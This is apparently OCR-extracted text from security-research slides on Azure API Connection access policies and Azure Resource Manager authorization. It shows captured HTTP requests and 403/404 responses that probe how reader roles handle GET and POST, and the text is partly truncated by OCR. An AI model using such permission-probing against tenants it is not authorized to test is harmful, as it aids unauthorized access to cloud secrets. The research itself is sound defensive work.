
Pretty Raw Hex Render

```
HTTP/2 403 Forbidden
Content-Length: 497
Content-Type: application/json
X-Ms-Failure-Cause: apihub-token-exchange
X-Ms-Apihub-Obo: false
X-Ms-Apihub-Cached-Response: false
Date: Wed, 21 May 2025 13:22:14 GMT

{
    "status":403,
    "source":
    "https://logic-norwayeast-001.token.azure-apihub.net:443/tokens/logic-apis-norwayeast/
    497f2fb1d3764a3287c64040a08a1b77/9b973e753af049ca94e6e01f1f184c44/exchange",
    "message":
    "Error from token exchange: Permission denied due to missing connection ACL: User = 32
    8bb660-70cf-4212-8ac8-2f28413d8a19@72f13b38-6d4b-417c-be51-4e46f66a37a8 appid=c44b4083
    -3bb0-49c1-b47d-974e53cbdf3c, connection=logic-apis-norwayeast/497f2fb1d3764a3287c6404
    0a08a1b77/9b973e753af049ca94e6e01f1f184c44"
}
```




This Token Store is live and running build **1.74.18-release.0+d449227**

See Getting stared with Azure Token Store for a quick start


custom-try-parametrized-2 | Access policies
API Connection
Search
Add
Refresh
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Resource visualizer
Settings
Access policies
Application
Name
Policy Name
Action
Api Connection User
ApiConnectionUser-8fffba85-5e62-4c4a-9bf7-...
Delete
Atlassian
Atlassian-0d4d12e5-ac65-4797-bf0d-074a617...
Delete

But they were, all of them, deceived, for another Connection ACL was made.

API Connection Architecture



https://learn.microsoft.com/en-us/connectors/connector-architecture

Things that are not facts about Azure

Specifically Azure Resource Management

Simple Security Model

Well, simple-ish

Readers GET

```
GET /subscriptions/8e3ce52f-d45b-4347-8705-
65892507465e/SomeAPIThatDoesntexist?api-version=2021-01-01 HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```

Readers GET

```
GET /
65
Ho
Au
HTTP/2 404 Not Found
Content-Length: 198
Content-Type: application/json; charset=utf-8

{
    "message":"No HTTP resource was found that matches the request
URI 'https://management.azure.com/subscriptions/8e3ce52f-d45b-4347-
8705-658925074656e/SomeAPIThatDoesntexist?api-version=2021-01-01'."
}
```

Not anything else

```
POST /subscriptions/8e3ce52f-d45b-4347-8705-
65892507465e/SomeAPIThatDoesntexist?api-version=2021-01-01 HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```

Not anything else


```
POST /subscr
65892507465e
Host: manage
Authorizatio
```

```
HTTP/2 403 Forbidden
Content-Length: 411
Content-Type: application/json; charset=utf-8
```

HTTP/2


```
{
    "error":{
        "code":"AuthorizationFailed",
        "message":"The client 'haakon_test@binsec.cloud' with object
id '470085e1-d51a-40bb-ade4-de7f0f0c0a4e' does not have
authorization to perform action
'Microsoft.Resources/subscriptions/SomeAPIThatDoesntexist/action'
over scope '/subscriptions/8e3ce52f-d45b-4347-8705-65892507465e' or
the scope is invalid. If access was recently granted, please refresh
your credentials."
    }
}
```

Empty POST Request



https://learn.microsoft.com/en-us/rest/api/appservice/web-apps/list-host-keys?view=rest-appservice-2024-11-01

